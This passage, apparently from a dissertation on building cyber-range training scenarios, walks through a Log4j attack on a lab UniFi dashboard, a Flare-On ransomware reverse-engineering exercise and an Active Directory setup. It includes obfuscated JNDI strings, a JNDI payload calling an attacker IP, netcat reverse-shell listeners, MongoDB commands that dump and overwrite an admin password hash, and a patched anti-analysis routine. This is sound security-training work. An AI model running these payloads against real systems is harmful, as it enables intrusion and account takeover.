`${jndi:${env:NOTEXIST:-l}d${env:NOTEXIST:-a}${env:NOTEXIST:-p}`

Similar techniques use strings like `${${::-j}${::-n}${::-d}${::-i}`. Other techniques include encoding *${* as *%24%7B* or *\u0024\u007b*.

During this period of cyber war, there were attempts to gather information on the target machine using many crafted strings, which attempted to collect the target machine's users, Docker image names, home directory paths, users and passwords from databases, and hostnames, among others.

4.4.1.1 Scenario Construction

This scenario is based on the Tier 2 Unified[9] Hack The Box challenge and in the *SprocketSecurity* blog post [1], essentially reproducing a vulnerable version of the Ubiquiti UniFi network application dashboard. This works as an interface manager for all the hardware devices belonging to Ubiquiti's mesh network allowing the changing of several network-related configurations. To replicate the scenario, we used Goofball222's GitHub UniFi Docker container repository[10]. We opted for using version 6.4.54 and tweaked the *Dockerfile* suited for Alpine-based distributions by installing the `python3` package and removing the `JVM_EXTRA_OPTS=-Dlog4j2.formatMsgNoLookups=true` environment variable that turns off variable lookups, which was turning the network application to be not vulnerable to the Log4j exploit. It's also important to refer that this configuration uses a MongoDB database that supports the UniFi Network Application, where users are saved.

[7] https://logging.apache.org/log4j/2.x/manual/configuration.html
[8] https://logging.apache.org/log4j/2.x/manual/lookups.html
[9] https://www.hackthebox.com/machines/unified
[10] https://github.com/goofball222/unifi

At first, we could not get an HTTPS connection with UniFi's dashboard as a default CA certificate was generated by an untrusted CA. Therefore, it was time to create our Certificate Authority, responsible for issuing the signed public-key digital certificates associated with a predefined domain name. Turning our created CA into trusted in the target device made it possible to achieve an HTTPS connection. Appendix E (p. 101) presents the commands that were used to create the CA's key pair, generating a CSR with the *subjectAltName* extension and getting the final public-key certificate signed by the new root CA, as well as the private key's password protection removed:

The steps to load the certificates into the Docker container were as follows:

1. Map the certificates folder path to the `/usr/lib/unifi/cert` volume exposed by the container.
2. Insert in the certificates folder the PEM format SSL private key file corresponding to the server's SSL certificate under the name of `privkey.pem`.
3. Insert in the certificates folder the PEM format SSL certificate with the full certificate chain under the name of `fullchain.pem`.

The private key file belonging to UniFi's dashboard domain was obtained in the final command from Appendix E (p. 101). The full chain file is simply a concatenation of the public-key certificates of the CA and the `example-domain.ui.com` server's domain.

Furthermore, Docker entry point scripts were changed to always reload SSL certificates inside UniFi's Docker container upon new executions. This was not the default behavior, as the Docker image was previously configured to issue a file with the hashes of the certificates and check for its existence. In such cases, SSL certificates were not reloaded.

After the above-mentioned SSL certificates are issued, the newly created root CA's public-key certificate is needed in the attacker machine to be considered trustworthy. This way, when the trainee visits the UniFi dashboard, the website appears with a legitimate HTTPS connection. Appendix F (p. 103) shows details on the entry point script.

Every template file is within the scenario's setup folder. Firstly, we run a Python script that will be promptly explained. Then, we copy the root CA's public-key certificate into a special `ca-certificates` folder and run the `update-ca-certificates` command, which turns our newly placed root CA certificate into system-wide trusted. So, every digital certificate signed by this new root CA will be deemed safe. After this, we need the Firefox browser to consider this CA safe. So we copied the `policies.json` file into a special folder.

```
{
    "policies": {
      "Certificates": {
        "ImportEnterpriseRoots": true,
        "Install": [
```

```
          "ca.crt",
          "/setup/ca.crt"
        ]
      }
    }
  }
```

Listing 4.7: Firefox's Policies File.

Listing 4.7 (p. 53) presents the policies file, which is read on every Firefox's new execution.

After loading the SSL certificates, we obtained the desired effect, an HTTPS connection when loading UniFi's dashboard. Still, there is a slight problem. When hitting the dashboard's web page for the first time, the initial wizard setup was shown. We had to overcome this by creating a Selenium script for this effect using Firefox's *WebDriver*, to instruct the browser's behavior remotely. The tasks performed by Selenium can be summarized in:

- Visiting UniFi's web dashboard page.
- Setting administrator credentials for accessing UniFi's web page. These were specified in the YAML format as custom variables of the vulnerable service in the scenario's specific variables.
- Clicking several wizard setup buttons to move onto more advanced setup stages.

With these configurations set, we are ready to move into the exploitation phase.

4.4.1.2 Exploit

The goal of the Log4j exploit on UniFi's software is to obtain a reverse shell, get the secret flag, and leverage access to get the administrative credentials on the UniFi MongoDB instance.

Initially, we can dig a little into the reconnaissance process and check which ports are open by default in the victim machine using *nmap*. We can see port 8443, which is where UniFi's interface is.

Then, we access the `https://example-domain.ui.com:8443` domain and get the login page from Fig. 4.2 (p. 55).



Figure 4.2: UniFi's Initial Dashboard.

As mentioned earlier, we need to target a field we know will be logged by Apache Log4j using a malicious JNDI query. In our case, it is the `remember` field of the POST request.

Then, we can test if the web application is vulnerable to the Log4j attack. First, we listen for connections on port 9999 using *netcat* with: `nc -lnvp 9999`. From the POST request issued when submitting the login form, we only need to change the `remember` field to `${jndi:ldap://172.152.0.2:9999/whatever}` and issue the modified POST request. Notice `172.152.0.2` is the attacker machine's IP address.

As we get a connection to port 9999 from the vulnerable Log4j container, the web application is indeed susceptible to the exploit. The next step is to use the Rogue-JNDI GitHub tool[11] to obtain a reverse shell on the target. Essentially, this tool sets up a malicious LDAP and HTTP server for JNDI injection attacks. When the tool first receives a connection from the vulnerable client to connect to the local LDAP server, it responds with a malicious entry containing a payload that will be useful to achieve a Remote Code Execution. The steps to build upon this foundation are to stage an LDAP Referral Server that will redirect the initial client request of the victim to an HTTP server where a secondary payload is hosted that will eventually run code on the target.

The procedures to set up the exploit include first using *netcat* to listen for inbound connections on port 4444 with the command `nc -lnvp 4444` and then following the steps of Appendix G (p. 105):

1. Clone the Rogue JNDI tool and build the project into a JAR file using Maven.

2. Generate the Base64 payload that will run in the victim's server. It connects to the attacker machine on port 4444, redirecting both the standard input and standard output to the remote machine so the attacker can have complete control over the victim.

[11] https://github.com/veracode-research/rogue-jndi

3. Running the Rogue JNDI tool to create malicious LDAP and HTTP servers with the command that will trigger a reverse shell.

4. Issue a cURL command with the malicious JNDI query and run the exploit.

As a result, we obtain a reverse shell in our initial *netcat* listener. We now have access to the target server under the *unifi* user. Running a simple `ls -la` command, we can see there is a weird file with the name "`...`" (3 dots). If we open it, we will find the challenge flag `flag{l3ts_un1f1_every0ne_l0g4j}`.

4.4.1.3 Post Exploitation

Some lateral movement can be performed after getting the reverse shell on the victim. For instance, we can try using *hashcat* to crack the administrative credentials for the UniFi network application stored in the MongoDB instance mentioned earlier in the Docker container construction process. Or, we can add a new administrative user, for example. In an actual world setup, this would allow access to a whole new range of devices, possibly with vulnerabilities that would easily allow a way in. Persistence tasks could also be considered to enable consistent access to the victim's machine.

After getting the reverse shell prompt, we can first check if a MongoDB instance is running. We can run `ps aux | grep mongo`. The result will show port 27117 listening for incoming MongoDB connections. Then, we check which databases are available and get the contents of the *admin* database.

```
mongo --port 27117 ace --eval "db.admin.find().forEach(printjson);"
MongoDB shell version v3.4.4
connecting to: mongodb://127.0.0.1:27117/ace
MongoDB server version: 3.4.4
{
        "_id" : ObjectId("64750f87f19ea8014a2ceb6d"),
        "name" : "test_user",
        "email" : "admin@hotmail.com",
        "x_shadow" : "$6$msad4FLZ$WwZoWNYAGbcGY3bF8HVBQ.t.69dt/
           ogu1nsmeTjsorz4dBl3Q0Waoya35R.Gm0qEgPoVsUorIhVRVpoiG8cFo/
           ",
        "time_created" : NumberLong(1685393287),
        "last_site_name" : "default"
}
```

Listing 4.8: Fetching Contents of MongoDB Admin Collection.

Listing 4.8 (p. 56) shows the existence of an administrator user named *test_user*, its email, and the password hash of the user, which can be seen in the *x_shadow* field. This is a SHA-512

hash due to the *6* characters at the start. As mentioned, cracking this hash to get the provided password would be possible. However, this could take a long time, so we updated the current administrator's password. We first generate a SHA-512 hash of the string "mypassword" using the command `mkpasswd -m sha-512 mypassword`. Lastly, the command on Listing 4.9 (p. 56) updates the administrator account password using the previously generated SHA-512 password and the `ObjectId` of the currently existing administrator from Listing 4.8 (p. 56).

```
mongo --port 27117 ace --eval 'db.admin.update({"_id":ObjectId
    ("64750f87f19ea8014a2ceb6d")},{$set:{"x_shadow":"$6$zsmtIX0rAM.
    G4P8a$TKt4eg15VC11zpQaCVS6nLHdOYOzlfjO5m3Tvle7rtc1SOvMRYTT0jBBnRc
CqY5lAOLDNst3xfGQdX99GtpD0."}})'
```

Listing 4.9: Update Administrator User Account Password.

The result is that now the *test_user* account has the newly replaced password *mypassword*, and we can enter UniFi's network application and completely control it.

4.4.2 Ransomware Scenario

The Ransomware scenario is our first Windows-based scenario, opening the door to this new dissertation scope. The initial idea was to combine both Linux scenarios and Windows scenarios. We wanted to continue using containers to maintain consistency in the overall project. Still, since the development was based on a Linux host machine, and the underlying operating system resources and drivers used were also Linux-based, there was no way to create Windows containers. This happens because Docker is an OS-Level Virtualization, and the Docker daemon provides each container the necessary kernel-level properties for it to be able to run. Due to this, Linux applications run on a Linux machine, and Windows applications run on a Windows platform. Still, there are exceptions in Windows due to the existence of *Linux Subsystem*, making it possible for a Linux container to run on Windows. With this in mind, the solution we came up with was to use Linux containers with KVM installed to run a Windows Vagrant box that would allow remote control. In the case of the Ransomware scenario, the malicious payload comes in the form of an executable (`.exe`) file, and having a Windows machine to run this script was the ideal situation.

This challenge distinguishes itself from the other scenarios because it is not attack-oriented. As such, there is no attacker machine and, therefore, no external network. Still, the final goal stays the same, which is to get the secret flag. This scenario is forensics-oriented in the sense that the trainee has to use a set of tools to debug the executable file, understand the consequences of executing the payload, and develop the reverse engineering skills necessary to get the flag.

4.4.2.1 Windows Vagrant Box Inside Linux Docker Container

As mentioned, one cannot run Linux and Windows containers simultaneously using the same Docker daemon. The solution to overcome this problem was to install a Windows Virtual Machine

inside a Linux container. From the Docker daemon's perspective, all containers are Linux-based. Nonetheless, some of those containers run a hypervisor, on top of which there is a Windows Vagrant box. Ultimately, the goal is to configure and access the Windows machine through Remote Desktop (RDP). One may ask: *Why to install a VM inside a container?* This may seem strange to many since installing the VM directly on the base OS is always possible without needing an extra container layer. However, running a VM inside a container has advantages in spinning up multiple identical Windows VMs, saving tremendous resources, mainly in terms of disk space.

When comparing a scenario where only a single VM runs directly on the base OS versus a scenario where the VM is containerized, we find both situations consume similar resources. For instance, a VM that takes 30GB of disk space will take 35GB on a containerized setup. If we run six copies of a VM, the occupied disk space increases to 180GB, as each copy takes the exact amount of disk space. The situation slightly differs in the case of six copies of containerized VMs. In Docker, there are two distinct concepts: images and containers. Images turn out to be read-only and are the core of containers that are created from a read-only layer, the image. On top of this read-only layer, they add their own read-write layer, which differs between containers. Considering the example above, where the Docker image size is 35GB when creating six containerized VMs, each container will only vary in its read-write layer interacting with the read-only image. Assuming this read-write layer has a size of 10GB, all six containers have a combined size of 60GB on top of the 35GB Docker image, making a total of 95GB. To take this even further, we could consider using linked clones in Vagrant VMs in which new VMs only differing in disk images are created using the parent disk image belonging to a master VM.

RDP access was a desirable feature in these setups, but contrary to what happens in Linux, Windows containers cannot have a Desktop Environment. Instead, they are designed to run services and applications accessible using the PowerShell command line interface. Unlike Linux containers, where the Desktop Environment is an installable component, Microsoft ships Windows containers in a bundle directly with the OS. Microsoft published a set of known base images that form any Windows container's base. For them, there is no installable Desktop Environment component, meaning even if we opted for using Windows containers, the issue of not having the possibility of remotely controlling the UI would be present.

The architecture of the Vagrant box can be seen in Fig. 4.3 (p. 59).



Figure 4.3: Architecture Of Windows Vagrant Box Inside Docker Container.

This setup enabled a fully running Windows OS accessible through RDP and containerized and managed by Docker daemon. Five different technologies are worth mentioning:

- **Base Operating System**, that will be the main hosting platform.
- **Docker Daemon**, which will handle the final Docker image (*Ubuntu 18.04 Linux*) out of which we will spawn a container. The Docker image's main function is to run a hypervisor on which the Windows VM will run.
- **Hypervisor on the Docker Image** (*KVM-QEMU*), which enables the installation and management of the Windows VM.
- **Windows VM**, the machine, a pre-packaged Windows 10 Enterprise Evaluation Vagrant box[12], that is available through RDP.

The first step is to build the Docker image with the hypervisor installed. For this, we must ensure virtualization (VT-x) is enabled in the BIOS settings to launch the Virtual Machine. Then, in our *Ubuntu 18.04 Linux* image, we first install the *QEMU-KVM* hypervisor package and *Libvirt*, which is an API library that manages KVM. Afterward, we map the `/dev/kvm` and `/dev/net/tun` devices in the host OS inside the container, and the `/sys/fs/cgroup` directory in the host OS inside the container, ensuring read-write permissions on it. Also, we make the container run in privileged mode, meaning it can access almost all resources the host OS can. Another vital topic worth mentioning is the installation of Vagrant, which is necessary to run the Windows VM. We then download the respective *Vagrantfile*, which contains instructions on how to build the Vagrant box, whose size is about 8.3GB.

Setting up the right *iptables* rules was a challenge. This is extremely important to ensure access to the RDP port on the Vagrant box from out of the container. By default, the Vagrant

[12] https://app.vagrantup.com/peru/boxes/windows-10-enterprise-x64-eval

box configures firewall rules to allow access only from within the hypervisor container, meaning machines external to the hypervisor container do not have access to the Windows Vagrant box. As such, rules that redirect traffic from the base OS to the Vagrant box on RDP are needed. The logic followed is depicted in Fig. 4.4 (p. 60).

Figure 4.4: Schema of Vagrant *iptables* Rules.

The inserted *iptables* rules on the hypervisor container concerning NAT and port forwarding from the host OS to the container were:

- Forward new TCP connections on ports 3389 (RDP), 5985 (PSRP HTTP), and 5986 (PSRP HTTPS) destined to the Windows VM.
- Add a "prerouting" rule that changes the destination packet address to the Windows VM on connections reaching ports 3389, 5985, and 5986.
- Add a "postrouting" rule that changes the source packet address to the hypervisor container on connections reaching ports 3389, 5985, and 5986.
- Forward established and related connections from and to the Windows VM.
- Reject every other traffic from and to the Windows machine. Notice the previous rules take precedence over this rule.

These rules are sufficient for establishing RDP and PSRP (PowerShell Remoting Protocol) connections. The former is a protocol for remote desktop access, while the latter is a protocol that runs over WinRM. This remote management protocol uses a SOAP-based API for communication between the client and the server. Essentially, PSRP establishes remote sessions with the Windows machine, runs PowerShell commands and scripts on it, and receives the results back.

The PSRP traffic redirection rules denote how to forward traffic from Ansible instructions destined for Windows machines. After we create the Windows VM, we need to configure it, so we intend to follow the same logic as previously and use Ansible to configure the Vagrant box remotely. This way, commands issued from the base OS go through the Linux hypervisor container using the above-mentioned *iptables* rules and are redirected using NAT to reach the final target, the Windows VM box. This is possible using an SSH connection from the Ansible host machine to the hypervisor container, which will then redirect the traffic. Still, there are incompatibilities with these different remote access protocols between Linux and Windows: SSH and PSRP or WinRM.

We use a PSRP Ansible connector that connects to Windows-based machines using the PSRP protocol. We could also have chosen a WinRM Ansible connector. Still, PSRP offers the possibility to use a SOCKS5 proxy, which is suited for handling connections of Windows hosts sitting

behind a bastion, in our case, the hypervisor machine. So, our current setup uses two different Ansible connectors: the Docker one that connects to the Linux containers and the PSRP one that connects to the Windows VM.

In the above paragraph, we mentioned the SOCKS5 proxy, which routes traffic back and forth between two distinct actors, acting as a middleman between the two. Packets going through this proxy are not modified nor encrypted, only in cases where traffic is encrypted through an SSH connection, as it currently happens, from the Ansible host to the bastion host. This SOCKS5 proxy is needed to forward WinRM commands to the bastion host. As mentioned, SSH creates incompatibility issues as it is only suited for remote access commands on Unix-like systems.

Fig. 4.5 (p. 61) shows a basic outline of the current configuration.



Figure 4.5: Ansible Host, Hypervisor Container and Vagrant Box Architecture [10].

The network boundaries included in this setup include the following:

- **Ansible Host to the SOCKS Listener:**
  - The Ansible host forwards data using the WinRM payload encapsulated in a SOCKS packet.
  - A SOCKS5 proxy is set up in the Ansible host.
- **SOCKS Listener to the SSH client:**
  - Data from the SOCKS5 proxy is sent using an internal SSH channel.
- **SSH Channel:**
  - All data is encrypted using the SSH protocol.
- **SSH Server to the WinRM Listener:**
  - The bastion host, the hypervisor container, acts as the Ansible controller and sends the WinRM traffic to the Windows VM using port 5985 or 5986.
  - The WinRM service in the Windows VM sees the bastion host as the source of the communication and has no idea of the SSH and SOCKS implementation behind it.

Configuring the SSH proxy that exposes the SOCKS5 proxy to channel the WinRM requests through the bastion host is rather simple. The way to go is using SSH multiplexing with *ControlMaster*:

```
ssh -o "ControlMaster=auto" -o "ControlPersist=no" -o "ControlPath
   =~/.ssh/cp/ssh-%r@%h:%p" -CfNq -D 127.0.0.1:1234 kvm
```

Listing 4.10: SSH Proxy Exposing SOCKS5 Proxy.

The command in Listing 4.10 (p. 62) enables SSH multiplexing, which allows reusing an existing SSH connection to establish multiple sessions without needing to re-authenticate every time, saving resources. Without this, whenever a command is executed, the SSH client would need to establish a new TCP connection and a new SSH session with the remote host. A SOCKS5 proxy is also configured on port 1234. It creates a channel with the *kvm* host, an alias in the SSH configuration file for the hypervisor container, meaning our bastion host. After this is set up, we must configure which variables are associated with the hypervisor container in the Ansible environment, as shown in Listing 4.11 (p. 62).

```
"ansible_user": "administrator",
"ansible_password": "vagrant",
"ansible_connection": "psrp",
"ansible_psrp_protocol": "http",
"ansible_psrp_proxy": "socks5h://localhost:1234"
```

Listing 4.11: Ansible Variables - Hypervisor Container.

In Ansible terms, we need the host machine to issue commands to the Windows VM as if there is no bastion host in the middle. We use the `ansible_psrp_proxy` variable pointing to the SOCKS5 proxy server we just specified in Listing 4.10 (p. 62). Any commands sent through it will be redirected to the Windows VM. Regarding the `socks5h` scheme, it means the DNS resolution is made in the bastion host, meaning the hypervisor container. Other variables such as `ansible_user` and `ansible_password` refer to the Windows VM's credentials. Regarding the `ansible_psrp_protocol`, we used the HTTP protocol, meaning port 5985 will be used for the connections.

4.4.2.2 Scenario Construction

The Ransomware scenario is based on the FireEye Flare-On Challenge of the 2016 edition and in the materials of Malware Analysis and Incident Forensics course of the Sapienza Università di Roma. A Ransomware attack employs encryption to hold a victim's information at ransom. The

target user or organization's critical data, which includes files, databases, or entire applications, are encrypted, and a ransom is demanded to provide access.

The Ansible construction of the scenario includes all the configurations presented in Section 4.4.2.1 (p. 57) and some little extras:

- Copy of scenario files.
- Tool Installation:
  - **IDA Free Version** - Popular tool that allows users to debug, disassemble and decompile binary files.
  - **x64dbg** - Debugger and disassembler similar to IDA but designed mostly for Windows executables.
  - **Process Explorer** - Provides detailed information on processes, modules, handles, and threads running in Windows.
  - **Process Monitor** - Used for monitoring and capturing real-time system activity on Windows, including file system, registry, process, and network-related events.
  - **PeStudio** - Software analysis tool designed for examining files in the Windows PE (Portable Executable) format.
  - **Resource Hacker** - Tool that analyzes, modifies, and extracts resources in Windows executable files.

All these tools are installed by default in the Windows VM and are accessible to the trainee. As mentioned earlier, the VM is accessible through Remote Desktop, and the credentials for accessing it are *vagrant:vagrant* or *administrator:vagrant*.

4.4.2.3 Reverse Engineering

The process of obtaining a solution to the challenge requires going through the reverse engineering process. The following descriptions include figures of low-level Assembly code, which should also be the trainee's focus. We will start with basic static analysis and then move to code snippets.

We start with some information *PeStudio* gives us. The binary is not packed, meaning the program is not obfuscated and compressed, making the analysis process more straightforward. This can be checked by the fact that the binary's sections have very low entropy. If we make a deeper inspection, we can see the existence of the "Resource Section", which shows an image using *Resource Hacker*. Using *PeStudio*, we can also find many API imports related to Microsoft's Crypto API and other interesting imports associated with system parameters, loading resources, and locating files.

Moving on to the *IDA* analysis section, the challenge consists of two files: the malware executable and an encrypted file inside a folder named *briefcase*. The first block of code after the *main* function builds the "briefcase" Unicode string, as presented in Fig. 4.6 (p. 64).

```
push    ebp
mov     ebp, esp
sub     esp, 1096
mov     eax, dword ptr aBriefcase ; "Briefcase"
mov     dword ptr [ebp+wstr_briefcase], eax
mov     ecx, dword ptr aBriefcase+4 ; "iefcase"
mov     [ebp+var_34], ecx
mov     edx, dword ptr aBriefcase+8 ; "fcase"
mov     [ebp+var_30], edx
mov     eax, dword ptr aBriefcase+0Ch ; "ase"
mov     [ebp+var_2C], eax
mov     ecx, dword ptr aBriefcase+10h ; "e"
mov     [ebp+var_28], ecx
lea     edx, [ebp+desktopPath]
push    edx             ; pszPath
push    0               ; dwFlags
push    0               ; hToken
push    10h             ; csidl
push    0               ; hwnd
call    ds:SHGetFolderPathW
```

Figure 4.6: Construction of “briefcase” String and Desktop Directory Path.

The following system call is *SHGetFolderPathW* and is identified by the CSIDL parameter pointing to the desktop directory. Then, the binary checks if the length of the desktop directory path is smaller than 248. If it does, the execution moves forward, concatenating the “briefcase” string with the desktop path and storing it in a variable. This variable is then fed to the *CreateFileW* call, checking for the existence of a directory named “briefcase” in the Desktop. If not, execution terminates.



Figure 4.7: Debugger Trap on *CloseHandle* Call.

Fig. 4.7 (p. 64) shows the existence of a debugger trap because it may close a non-existent file handle in case of a dynamic analysis situation, and the debugging process immediately stops.

The next step is a *GetVolumeInformationA* call fetching volume C’s serial number. This value is compared against `0x7DAB1D35h`, as shown in Fig. 4.8 (p. 65), and means the malware targets a concrete machine that most likely doesn’t match ours. If so, the execution terminates.



Figure 4.8: Comparison of *GetVolumeInformationA* Call With `0x7DAB1D35h`.

To move forward in the analysis, we need to patch the binary but keep the result of the subroutine with `0x7DAB1D35h`, as this value will be later used in the execution. Fig. 4.9 (p. 65) shows an example of the final patching.

```
VolumeSerialNumber= dword ptr -4

push    ebp
mov     ebp, esp
push    ecx
mov     [ebp+VolumeSerialNumber], 0
push    0               ; nFileSystemNameSize
push    0               ; lpFileSystemNameBuffer
push    0               ; lpFileSystemFlags
push    0               ; lpMaximumComponentLength
lea     eax, [ebp+VolumeSerialNumber]
push    eax             ; lpVolumeSerialNumber
push    0               ; nVolumeNameSize
push    0               ; lpVolumeNameBuffer
push    0               ; lpRootPathName
call    ds:GetVolumeInformationA
mov     eax, 7DAB1D35h
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
nop
mov     esp, ebp
pop     ebp
retn
GetVolumeInfo endp
```

Figure 4.9: Patched Subroutine to Always Return `0x7DAB1D35h`.

After the serial number check, the malware decodes a global variable using the above-mentioned serial number as a multi-byte XOR key. The final result string is “thosefilesreallytiedthefoldertogether”. The next phase is related to starting the cryptography activities using Microsoft’s Crypto API for file encryption. Firstly, the malware hashes the above-mentioned long string using SHA-1, deriving an AES-256 symmetric key. Later, it recursively enumerates every file in the “briefcase”

directory and encrypts them. It uses Cipher Block Chaining (CBC) mode, being the Initialization Vector, the MD5 of the lower-cased name and the extension of each file. After this value is set, two handles to the file are obtained: one for reading and one for writing. The read content goes through the *CryptEncrypt* function and is written back to the file in 16KB blocks.

If there is no file to be encrypted in the "briefcase" folder, the binary loads a resource, an image asking for a ransom, and sets it as the Desktop's Wallpaper, as shown in Fig. 4.10 (p. 66).

Figure 4.10: Desktop Wallpaper.

Ultimately, the trainee must decrypt a previously encrypted file inside the briefcase folder to find the secret flag. Given that the malware uses AES symmetric encryption, we can take advantage of the fact that the key used for encrypting files is the same as the one used for decrypting them. So, one possibility that is not so straightforward for solving the challenge is to patch the binary by replacing the *CryptEncrypt* call for *CryptDecrypt* by modifying the sample's Import Address Table (IAT) statically or at runtime using a debugger. The other possible solution that is publicly available in the project's open-source repository is a Python script that computes the decryption key of the AES algorithm being the SHA-1 hash of the string "thosefilesreallytiedthefoldertogether", taking into consideration Microsoft's *CryptDeriveKey* inner workings[13], plus the MD5 hash of the lowercase of the filename and extension as the Initialization Vector. The decrypted file content is then unpadded. By applying such operations over the initially encrypted file inside the "briefcase" folder, we obtain the secret flag.

4.4.3 Active Directory Scenario

The last custom-made challenge is Windows-based and goes through the Microsoft Active Directory (AD) technology. AD complies with a database (or directory) and a set of services that connect users to the network resources they need. The directory contains information on the running environment, which may include users and computers, as well as their permissions on what

[13] https://learn.microsoft.com/en-us/windows/win32/api/wincrypt/nf-wincrypt-cryptderivekey

they are allowed to do. The use of AD Domain Controllers is a centralized way system administrators found to manage an entire domain, meaning a group of related users and computers. Multiple domains can be combined, forming a tree, and numerous trees form a forest. Typically, enterprise networks have many Domain Controllers synchronized with each other, meaning every time there is a user account password update, for instance, this information is replicated across the other Domain Controllers, so each stays up-to-date. User laptops and other devices that are part of the domain and do not run any service are not Domain Controllers. Instead, they are often called workstations.

The AD database contains information on several AD objects within the domain, including users, computers, printers, and shared folders across the network. AD objects have attributes and may contain other objects. Attributes can be something like the person's name, department, global identifiers, or the last logon time.

AD Domain Controllers rely on several protocols, such as LDAP and Kerberos, for authentication and authorization. Kerberos is the default authentication protocol AD uses and provides single sign-on access to subsequent network resources within the domain. Kerberos is based on encrypted tickets used when logging in the computers and accessing network shares, among others. Kerberos replaced an elder protocol named NTLM. Regarding LDAP, it is used when performing queries on the directory services for specific AD objects.

4.4.3.1 Scenario Construction

The process of constructing this scenario is very similar to the structure presented in Section 4.4.2.1 (p. 57). The main difference is we do not use a Windows 10 Enterprise Vagrant box but a Windows Server 2022 Evaluation box. This change was added because the scenario focuses on building a vulnerable AD Domain Controller, which needs an underlying Windows Server. The other difference between the ransomware scenario and the AD one is we now have an attacker machine sitting in the DMZ network, which simulates an attacker inside the organization's network. As with the ransomware scenario, we do not have an external network. The last added change concerned *iptables* rules from our bastion host to the Windows Server VM. Previously, we only performed NAT and forwarding operations with respect to the RDP and WinRM/PSRP connection, as we only intended to access the remote VM using RDP and issue commands to it using the PSRP protocol. Now, as the challenge's focus is again attack-oriented, we want every type of traffic from our attacker machine to the bastion host to be redirected to the Windows Server VM. The only exception is SSH traffic because incoming connections to the bastion host should not be redirected to the Windows Server VM, as they are destined to the hypervisor container and not to the Windows Server VM. With this configuration set, we can issue attacks from the attacker machine to the Windows Server VM, knowing the traffic going through the bastion container will be correctly forwarded.

The development of a vulnerable AD Domain Controller was based on John Hammond's Active Directory Youtube series[14] and on currently existing GitHub sources[15].

The first configurations steps on our Windows Server VM are:

1. Change the Domain Controller's hostname to *DC01*.
2. Install Active Directory Services and create a domain named `xyz.com`.
3. Configure the DNS server as the Windows Server VM itself and create a reverse DNS zone.
4. Create a private network share controlled by Domain Administrators. We move the secret flag into it.
5. Allow Remote Desktop sessions to ordinary Domain users, as this is not enabled by default.
6. Change the administrator accounts default passwords.
